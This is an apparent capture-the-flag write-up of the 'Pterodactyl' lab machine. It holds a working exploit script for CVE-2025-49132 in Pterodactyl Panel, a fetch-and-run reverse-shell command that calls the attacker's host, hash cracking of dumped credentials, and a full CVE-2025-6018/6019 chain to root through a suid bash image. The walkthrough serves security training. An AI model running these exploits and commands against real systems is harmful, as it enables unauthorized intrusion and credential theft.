Pterodactyl
by 0xW1LD

Enumeration
Scans
As usual we start off with an nmap port scan
1
2
3
4
5
6
7
8
9
10
11
12
PORT     STATE  SERVICE    REASON         VERSION
22/tcp   open   ssh        syn-ack ttl 63 OpenSSH 9.6 (protocol 2.0)
| ssh-hostkey:
|   256 a3:74:1e:a3:ad:02:14:01:00:e6:ab:b4:18:84:16:e0 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBOouXDOkVrDkob+tyXJOHu3twWDqor3xlKgyYmLIrPasaNjhBW/xkGT2otP1zmnkTUyGfzEWZGkZB2Jkaivmjgc=
|   256 65:c8:33:17:7a:d6:52:3d:63:c3:e4:a9:60:64:2d:cc (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJTXNuX5oJaGQJfvbga+jM+14w5ndyb0DN0jWJHQCDd9
80/tcp   open   http       syn-ack ttl 63 nginx 1.21.5
|_http-title: My Minecraft Server
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-server-header: nginx/1.21.5
Port 22
As usual we check the OpenSSH version for any CVEs exploitable to get an easy shell, we’re not here to analyse the OpenSSH binary and a simple google search may show a CVE but it’s irrelevant to us as it’s not used to get a shell. Moving on.
Port 80
Visiting the web-server running on port 80 we can find a home page that shows a MonitorLand minecraft server.

Looking at the changelog we can find the back-end details of the website.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
MonitorLand - CHANGELOG.txt
======================================

Version 1.20.X

[Added] Main Website Deployment
--------------------------------
- Deployed the primary landing site for MonitorLand.
- Implemented homepage, and link for Minecraft server.
- Integrated site styling and dark-mode as primary.

[Linked] Subdomain Configuration
--------------------------------
- Added DNS and reverse proxy routing for play.pterodactyl.htb.
- Configured NGINX virtual host for subdomain forwarding.

[Installed] Pterodactyl Panel v1.11.10
--------------------------------------
- Installed Pterodactyl Panel.
- Configured environment:
  - PHP with required extensions.
  - MariaDB 11.8.3 backend.

[Enhanced] PHP Capabilities
-------------------------------------
- Enabled PHP-FPM for smoother website handling on all domains.
- Enabled PHP-PEAR for PHP package management.
- Added temporary PHP debugging via phpinfo()
Pterodactyl Panel
Let’s figure out where pteradactyl is running.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
$ ffuf -u "http://pterodactyl.htb" -H "Host: FUZZ.pterodactyl.htb" -mc all -w /usr/share/wordlists/seclists/Discovery/DNS/n0kovo_subdomains.txt -fc 302

        / ___\  / ___\           / ___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://pterodactyl.htb
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/n0kovo_subdomains.txt
 :: Header           : Host: FUZZ.pterodactyl.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: all
 :: Filter           : Response status: 302
________________________________________________

panel                   [Status: 200, Size: 1897, Words: 490, Lines: 36, Duration: 591ms]

This looks promising, adding this to our /etc/hosts file and visiting the panel we find Pterodactyl!

PHP Info
Fuzzing for directories of the pterodactyl site we can also find a phpinfo that is exposed.
User
Taking a look for CVEs we can easily find a CVE for pterodactyl panel v1.11.1 which was disclosed on Github and was given a CVE-ID of CVE-2025-49132.
Using the
/locales/locale.jsonwith thelocaleandnamespacequery parameters, a malicious actor is able to execute arbitrary code, without being authenticated. With the ability to execute arbitrary code, this vulnerability can be exploited in an infinite number of ways. It could be used to gain access to the Panel’s server, read credentials from the Panel’s config (.envor otherwise), extract sensitive information from the database (such as user details [username, email, first and last name, hashed password, ip addresses, etc]), access files of servers managed by the panel, etc.
Looking at the phpinfo file we can find that the include_path section has the following line:
1
.:/usr/share/php8:/usr/share/php/PEAR
Which indicates to us the location of the pearcmd binary.
Let’s try the exploit, there’s a few PoCs out there, I’ll be using this tiny one by 0xtensho. Modifying it slightly to use the included path for the PEAR binary that we found in phpinfo
1
2
3
4
5
6
7
8
9
import sys, os

host=sys.argv[1]
payload=sys.argv[2].replace(' ','\\$\\\\{IFS\\\\}')

# Ugly but have to use curl since the package requests won't allow us to send characters like '{' without encoding them
os.system(f"curl \"http://{host}/locales/locale.json?+config-create+/&locale=../../../../../usr/share/php/PEAR&namespace=pearcmd&/<?=system('{payload}')?>+/tmp/payload.php\"")

os.system(f"curl \"http://{host}/locales/locale.json?locale=../../../../../tmp&namespace=payload\"")
Analysing our payload it seems that we’re using an LFI to include the /usr/local/lib/php and then run pearcmd which carries over our register_argc_argv which should then trigger the config-create command to write a config and then visiting the malicious config to execute the php and gain a shell.
1
$ uv run --script poc.py panel.pterodactyl.htb "curl http://10.10.15.124:3232/ra.sh | /bin/bash"
After a few seconds I get a callback on my listener!
1
2
3
4
5
6
7
8
9
10
11
12
13
wwwrun@pterodactyl:/var/www/pterodactyl/public>
wwwrun@pterodactyl:/var/www/pterodactyl/public> cd /home
wwwrun@pterodactyl:/home> ls
headmonitor  phileasfogg3
wwwrun@pterodactyl:/home> ls -lash
total 0
0 drwxr-xr-x 1 root         root   46 Nov  7 18:41 .
0 drwxr-xr-x 1 root         root  236 Jan  2 09:34 ..
0 drwxr-x--- 1 headmonitor  users 140 Dec 31 17:29 headmonitor
0 drwxr-xr-x 1 phileasfogg3 users 156 Dec 31 17:29 phileasfogg3
wwwrun@pterodactyl:/home> cd phileasfogg3/
wwwrun@pterodactyl:/home/phileasfogg3> ls -lash user.txt
4.0K -rw-r--r-- 1 root root 33 Feb  8 11:50 user.txt
Just like that, we have User!
Root
Pivoting to Phileasfogg3
Looking around we can find the .env file which contains our password for the mysql server.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
wwwrun@pterodactyl:/var/www/pterodactyl> cat .env
APP_ENV=production
APP_DEBUG=false
APP_KEY=base64:UaThTPQnUjrrK61o+Luk7P9o4hM+gl4UiMJqcbTSThY=
APP_THEME=pterodactyl
APP_TIMEZONE=UTC
APP_URL="http://panel.pterodactyl.htb"
APP_LOCALE=en
APP_ENVIRONMENT_ONLY=false

LOG_CHANNEL=daily
LOG_DEPRECATIONS_CHANNEL=null
LOG_LEVEL=debug

DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=panel
DB_USERNAME=pterodactyl
DB_PASSWORD=[REDACTED]

REDIS_HOST=127.0.0.1
REDIS_PASSWORD=null
REDIS_PORT=6379

CACHE_DRIVER=redis
QUEUE_CONNECTION=redis
SESSION_DRIVER=redis

HASHIDS_SALT=pKkOnx0IzJvaUXKWt2PK
HASHIDS_LENGTH=8

MAIL_MAILER=smtp
MAIL_HOST=smtp.example.com
MAIL_PORT=25
MAIL_USERNAME=
MAIL_PASSWORD=
MAIL_ENCRYPTION=tls
MAIL_FROM_ADDRESS=no-reply@example.com
MAIL_FROM_NAME="Pterodactyl Panel"
# You should set this to your domain to prevent it defaulting to 'localhost', causing
# mail servers such as Gmail to reject your mail.
#
# @see: https://github.com/pterodactyl/panel/pull/3110
# MAIL_EHLO_DOMAIN=panel.example.com

APP_SERVICE_AUTHOR="pterodactyl@pterodactyl.htb"
PTERODACTYL_TELEMETRY_ENABLED=false
RECAPTCHA_ENABLED=false
wwwrun@pterodactyl:/var/www/pterodactyl>
Let’s open up mysql and look around.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
wwwrun@pterodactyl:/var/www/pterodactyl> mysql -u pterodactyl -p[REDACTED] -h 127.0.0.1 panel
mysql: Deprecated program name. It will be removed in a future release, use '/usr/bin/mariadb' instead
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 292
Server version: 11.8.3-MariaDB MariaDB package

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [panel]> SHOW tables;
+-----------------------+
| Tables_in_panel       |
+-----------------------+
| activity_log_subjects |
| activity_logs         |
| allocations           |
| api_keys              |
| api_logs              |
| audit_logs            |
| backups               |
| database_hosts        |
| databases             |
| egg_mount             |
| egg_variables         |
| eggs                  |
| failed_jobs           |
| jobs                  |
| locations             |
| migrations            |
| mount_node            |
| mount_server          |
| mounts                |
| nests                 |
| nodes                 |
| notifications         |
| password_resets       |
| recovery_tokens       |
| schedules             |
| server_transfers      |
| server_variables      |
| servers               |
| sessions              |
| settings              |
| subusers              |
| tasks                 |
| tasks_log             |
| user_ssh_keys         |
| users                 |
+-----------------------+
35 rows in set (0.001 sec)
Let’s grab the username and password from the users table.
1
2
3
4
5
6
7
8
9
10
MariaDB [panel]> select * from user_ssh_keys;
Empty set (0.001 sec)

MariaDB [panel]> select username,password from users;
+--------------+--------------------------------------------------------------+
| username     | password                                                     |
+--------------+--------------------------------------------------------------+
| headmonitor  | $2y$10$3WJht3/5GOQmOXdljPbAJet2C6tHP4QoORy1PSj59qJrU0gdX5gD2 |
| phileasfogg3 | $2y$10$PwO[REDACTED]                                         |
+--------------+--------------------------------------------------------------+
Let’s crack these hashes!
1
2
$ hashcat -a 0 -m 3200 hashes.pem /usr/share/wordlists/rockyou.txt
$2y$10$PwO[REDACTED]:[REDACTED]
We can swap over to the user phileasfogg3 using su or ssh
1
2
3
4
5
6
7
8
9
$ ssh phileasfogg3@pterodactyl.htb
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
(phileasfogg3@pterodactyl.htb) Password:
Have a lot of fun...
Last login: Sun Feb  8 13:41:43 2026 from 10.10.15.124
Last login: Sun Feb 8 13:42:00 2026 from 10.10.15.124
phileasfogg3@pterodactyl:~>
Let’s check our sudo permissions.
1
2
3
4
5
6
7
8
phileasfogg3@pterodactyl:~> sudo -l
[sudo] password for phileasfogg3:
Matching Defaults entries for phileasfogg3 on pterodactyl:
    always_set_home, env_reset, env_keep="LANG LC_ADDRESS LC_CTYPE LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE LC_TIME LC_ALL LANGUAGE LINGUAS XDG_SESSION_COOKIE", !insults,
    secure_path=/usr/sbin\:/usr/bin\:/sbin\:/bin, targetpw

User phileasfogg3 may run the following commands on pterodactyl:
    (ALL) ALL
While this may seem like it’ll allow us to get to root immediately there’s a gotcha: targetpw forces sudo to use root’s password rather than phileasfogg3’s password.
Exploiting OpenSUSE CVEs
Checking our env we can find a few things…
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
phileasfogg3@pterodactyl:~> env
LC_ALL=en_US.UTF-8
LS_COLORS=
HOSTTYPE=x86_64
SSH_CONNECTION=10.10.15.124 33018 10.129.3.170 22
LESSCLOSE=lessclose.sh %s %s
XKEYSYMDB=/usr/X11R6/lib/X11/XKeysymDB
LANG=en_US.UTF-8
WINDOWMANAGER=xterm
LESS=-M -I -R
HOSTNAME=pterodactyl
CSHEDIT=emacs
GPG_TTY=/dev/pts/1
LESS_ADVANCED_PREPROCESSOR=no
COLORTERM=1
MACHTYPE=x86_64-suse-linux
MINICOM=-c on
OSTYPE=linux
XDG_SESSION_ID=115
USER=phileasfogg3
PAGER=less
MORE=-sl
PWD=/home/phileasfogg3
HOME=/home/phileasfogg3
HOST=pterodactyl
SSH_CLIENT=10.10.15.124 33018 22
XNLSPATH=/usr/X11R6/lib/X11/nls
XDG_SESSION_TYPE=tty
XDG_DATA_DIRS=/usr/share
LIBGL_DEBUG=quiet
PROFILEREAD=true
SSH_TTY=/dev/pts/1
FROM_HEADER=
MOTD_SHOWN=pam
MAIL=/var/spool/mail/phileasfogg3
LESSKEY=/etc/lesskey.bin
TERM=tmux-256color
SHELL=/bin/bash
XDG_SESSION_CLASS=user
LS_OPTIONS=-N --color=none -T 0
PYTHONSTARTUP=/etc/pythonstart
SHLVL=1
G_FILENAME_ENCODING=@locale,UTF-8,ISO-8859-15,CP1252
MANPATH=/usr/local/man:/usr/share/man
LOGNAME=phileasfogg3
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1002/bus
XDG_RUNTIME_DIR=/run/user/1002
XDG_CONFIG_DIRS=/etc/xdg
PATH=/home/phileasfogg3/bin:/usr/local/bin:/usr/bin:/bin
G_BROKEN_FILENAMES=1
HISTSIZE=1000
CPU=x86_64
SSH_SENDS_LOCALE=yes
LESSOPEN=lessopen.sh %s
_=/usr/bin/env
One of the interesting things to always check would be the mail directory.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
phileasfogg3@pterodactyl:~> cat $MAIL
From headmonitor@pterodactyl Fri Nov 07 09:15:00 2025
Delivered-To: phileasfogg3@pterodactyl
Received: by pterodactyl (Postfix, from userid 0)
id 1234567890; Fri, 7 Nov 2025 09:15:00 +0100 (CET)
From: headmonitor headmonitor@pterodactyl
To: All Users all@pterodactyl
Subject: SECURITY NOTICE — Unusual udisksd activity (stay alert)
Message-ID: 202511070915.headmonitor@pterodactyl
Date: Fri, 07 Nov 2025 09:15:00 +0100
MIME-Version: 1.0
Content-Type: text/plain; charset="utf-8"
Content-Transfer-Encoding: 7bit

Attention all users,

Unusual activity has been observed from the udisks daemon (udisksd). No confirmed compromise at this time, but increased vigilance is required.

Do not connect untrusted external media. Review your sessions for suspicious activity. Administrators should review udisks and system logs and apply pending updates.

Report any signs of compromise immediately to headmonitor@pterodactyl.htb

— HeadMonitor
System Administrator
We can find an interesting hint that mentions udisksd, additionally we figure out that we’re running in openSUSE Leap.
1
2
3
4
5
6
7
8
9
10
11
12
13
phileasfogg3@pterodactyl:~> cat /etc/os-release
NAME="openSUSE Leap"
VERSION="15.6"
ID="opensuse-leap"
ID_LIKE="suse opensuse"
VERSION_ID="15.6"
PRETTY_NAME="openSUSE Leap 15.6"
ANSI_COLOR="0;32"
CPE_NAME="cpe:/o:opensuse:leap:15.6"
BUG_REPORT_URL="https://bugs.opensuse.org"
HOME_URL="https://www.opensuse.org/"
DOCUMENTATION_URL="https://en.opensuse.org/Portal:Leap"
LOGO="distributor-logo-Leap"
With this information we can find a CVE in liblockdev and udisks in OpenSuse 16 with consecutive CVE-IDs: CVE-2025-6018 and CVE-2025-6019. Let’s follow along with the Qualys blog on the attack.
Firstly let’s exploit the Pluggable Authentication Modules (PAM) environment file loading in OpenSUSE 16 which allows us to have an allow_active session that’s usually only available for physical users. This can be checked by attempting the CanReboot method which will either return challenge, if we aren’t an allow_active user and yes otherwise.
1
2
phileasfogg3@pterodactyl:~> gdbus call --system --dest org.freedesktop.login1 --object-path /org/freedesktop/login1 --method org.freedesktop.login1.Manager.CanReboot
('challenge',)
We can see that we’re not an allow_active user so let’s put our environment variables into the .pam_enviroment file to enable the allow_active on our user. For this to take effect we need to logout and log back in on ssh
1
2
3
4
phileasfogg3@pterodactyl:~>  { echo 'XDG_SEAT OVERRIDE=seat0'; echo 'XDG_VTNR OVERRIDE=1'; } > .pam_environment
phileasfogg3@pterodactyl:~> exit
logout
Connection to pterodactyl.htb closed.
After logging back in let’s check CanReboot once again to see if we’ve successfully gained allow_active permissions.
1
2
phileasfogg3@pterodactyl:~> gdbus call --system --dest org.freedesktop.login1 --object-path /org/freedesktop/login1 --method org.freedesktop.login1.Manager.CanReboot
('yes',)
We’ve successfully exploited CVE-2025-6018, let’s move on to exploiting CVE-2025-6019 which exploits polkit actions that rely on the allow_active yes permission. One of these polkit actions just so happens to be udisks2. Which, as mentioned in the blog linked above, we can use to mount a custom image without the nosuid and nodev flags set.
First let’s start by creating a blank image of size 300M, this is the minimum requirement for an XFS filesystem.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
attacker> $ dd if=/dev/zero of=./xfs.image bs=1M count=300

300+0 records in
300+0 records out
314572800 bytes (315 MB, 300 MiB) copied, 0.393792 s, 799 MB/s

attacker> $ mkfs.xfs ./xfs.image
meta-data=./xfs.image            isize=512    agcount=4, agsize=19200 blks
         =                       sectsz=512   attr=2, projid32bit=1
         =                       crc=1        finobt=1, sparse=1, rmapbt=1
         =                       reflink=1    bigtime=1 inobtcount=1 nrext64=1
         =                       exchange=0   metadir=0
data     =                       bsize=4096   blocks=76800, imaxpct=25
         =                       sunit=0      swidth=0 blks
naming   =version 2              bsize=4096   ascii-ci=0, ftype=1, parent=0
log      =internal log           bsize=4096   blocks=16384, version=2
         =                       sectsz=512   sunit=0 blks, lazy-count=1
realtime =none                   extsz=4096   blocks=0, rtextents=0
         =                       rgcount=0    rgsize=0 extents
         =                       zoned=0      start=0 reserved=0
Next we can create a directory that we’ll use to mount the image and write to it a binary, in this case a bash suid binary.
1
2
3
4
5
attacker> $ mkdir ./xfs.mount
attacker> $ sudo mount -t xfs ./xfs.image ./xfs.mount
attacker> $ sudo cp /bin/bash xfs.mount
attacker> $ sudo chmod 04555 ./xfs.mount/bash
attacker> $ sudo umount ./xfs.mount
Now that we’ve written our binary to the image, let’s copy this over to our target machine.
1
2
3
4
5
6
attaacker> $ scp ./xfs.image phileasfogg3@pterodactyl.htb:
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
(phileasfogg3@pterodactyl.htb) Password:
xfs.image                                                                                                                                                                                           100%  300MB   1.6MB/s   03:13
Next let’s kill gvfs-udisks2-volume-monitor to ensure our image isn’t automatically mounted with the flags we don’t want (nosuid,nodev flags are enabled if the image is mounted automatically) and map our image.
1
2
3
4
5
# This ended up not being necessary but it's good to do it anyway just in case
phileasfogg3@pterodactyl:~> killall -KILL gvfs-udisks2-volume-monitor
gvfs-udisks2-volume-monitor: no process found
phileasfogg3@pterodactyl:~> udisksctl loop-setup --file ./xfs.image --no-user-interaction
Mapped file ./xfs.image as /dev/loop3.
Finally let’s keep our filesystem busy and resize the filesystem which will trigger a mount without nosuid and nodev flags.
1
2
3
4
phileasfogg3@pterodactyl:~> while true; do /tmp/blockdev*/bash -c 'sleep 10; ls -l /tmp/blockdev*/bash' && break; done 2>/dev/null &
[1] 7520
phileasfogg3@pterodactyl:~> gdbus call --system --dest org.freedesktop.UDisks2 --object-path /org/freedesktop/UDisks2/block_devices/loop3 --method org.freedesktop.UDisks2.Filesystem.Resize 0 '{}'
Error: GDBus.Error:org.freedesktop.UDisks2.Error.Failed: Error resizing filesystem on /dev/loop3: Failed to unmount '/dev/loop3' after resizing it: target is busy
Now if we take a look at /tmp we should find our mounted volume!
1
2
3
4
5
6
phileasfogg3@pterodactyl:~> ls -lash /tmp
total 0
0 drwxrwxrwt 1 root root 1.6K Feb  9 06:41 .
0 drwxr-xr-x 1 root root  236 Jan  2 09:34 ..
0 drwxr-xr-x 2 root root   18 Feb  9 06:35 blockdev.022NK3
<SNIP>
Let’s execute bash in our mount as root.
1
2
3
4
5
phileasfogg3@pterodactyl:~> /tmp/blockdev.022NK3/bash -p
bash-5.3# whoami
root
bash-5.3# ls -lash /root/root.txt
4.0K -rw-r--r-- 1 root root 33 Feb  9 05:53 /root/root.txt
Just like that we have root!
tags: boxes - os/linux - diff/medium